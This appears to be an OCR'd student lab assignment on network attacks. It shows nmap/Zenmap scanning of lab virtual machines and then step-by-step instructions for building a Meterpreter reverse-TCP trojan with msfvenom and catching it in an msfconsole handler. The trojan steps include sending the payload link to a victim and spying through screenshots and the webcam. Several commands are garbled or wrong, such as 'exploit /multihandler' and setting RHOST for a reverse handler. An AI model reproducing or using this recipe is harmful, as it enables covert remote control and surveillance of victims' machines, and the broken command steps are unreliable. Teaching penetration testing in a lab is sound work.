Name:- Rahul Kumar Shrivastav


Q1) Step1 :- Install Nmap tool in your machine
Step2:- Open Nmap tool in your machine
Step3:- Select the target, For Scanning victim OS you need to find the IP of victim OS

There are many type of scans are present in our tool such as intense scan, Intense scan TCP ports, ping scan, Quick Scan etc

Step4: Out of above scan select any scan which you want

* After scanning you will get all the open/closed ports, services running etc.

Getting IP of Kali Linux



Scanning Kali Linux

Zenmap

Scan Tools Profile Help

Target: 192.168.43.145 Profile: Intense scan Scan Cancel

Command: nmap -T4 -A -v 192.168.43.145

Hosts Services

OS Host

Nmap Output Ports / Hosts Topology Host Details Scans


nmap -T4 -A -v 192.168.43.145 Details

```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-01 20:41 India Standard Time
NSE: Loaded 153 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 20:41
Completed NSE at 20:41, 0.00s elapsed
Initiating NSE at 20:41
Completed NSE at 20:41, 0.00s elapsed
Initiating NSE at 20:41
Completed NSE at 20:41, 0.00s elapsed
Initiating ARP Ping Scan at 20:41
Scanning 192.168.43.145 [1 port]
Completed ARP Ping Scan at 20:41, 1.47s elapsed (1 total hosts)
Nmap scan report for 192.168.43.145 [host down]
NSE: Script Post-scanning.
Initiating NSE at 20:41
Completed NSE at 20:41, 0.00s elapsed
Initiating NSE at 20:41
Completed NSE at 20:41, 0.00s elapsed
Initiating NSE at 20:41
Completed NSE at 20:41, 0.00s elapsed
Read data files from: C:\Program Files (x86)\Nmap
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 2.29 seconds
           Raw packets sent: 2 (56B) | Rcvd: 0 (0B)
```


Filter Hosts

Type here to search 25°C ENG 20:41 01-08-2021

Getting IP of Windows 7



Scanning Windows 7



Date / /

Q2

Step1 - open Kali linux in your machine

Step2 Find out the IP address in your machine

Step3:- open the terminal in your Kali Linux and type msfvenom -p windows/meterpreter/reverse_tcp -f exe LHOST="your own IP" LPORT=4444 /Desktop/don.exe

Step4: Type msfconsole in your Kali Linux terminal

Step5: Type exploit /multihandler in your Kali Linux terminal

→ Set Payload windows/meterpreter/reverse_tcp

→ Set Rhost

→ Set lport

→ Exploit -j -z

Step6: Press Enter button

Step7 Send the trojan link to the another victim machine

Step8:- Type sessions -l to know active connection and victim id number

Then the meterpreter shells comes in the machine. After that type help then all the commands come into your screen. You can take screenshot, screen webcam-chat, webcam_list etc.

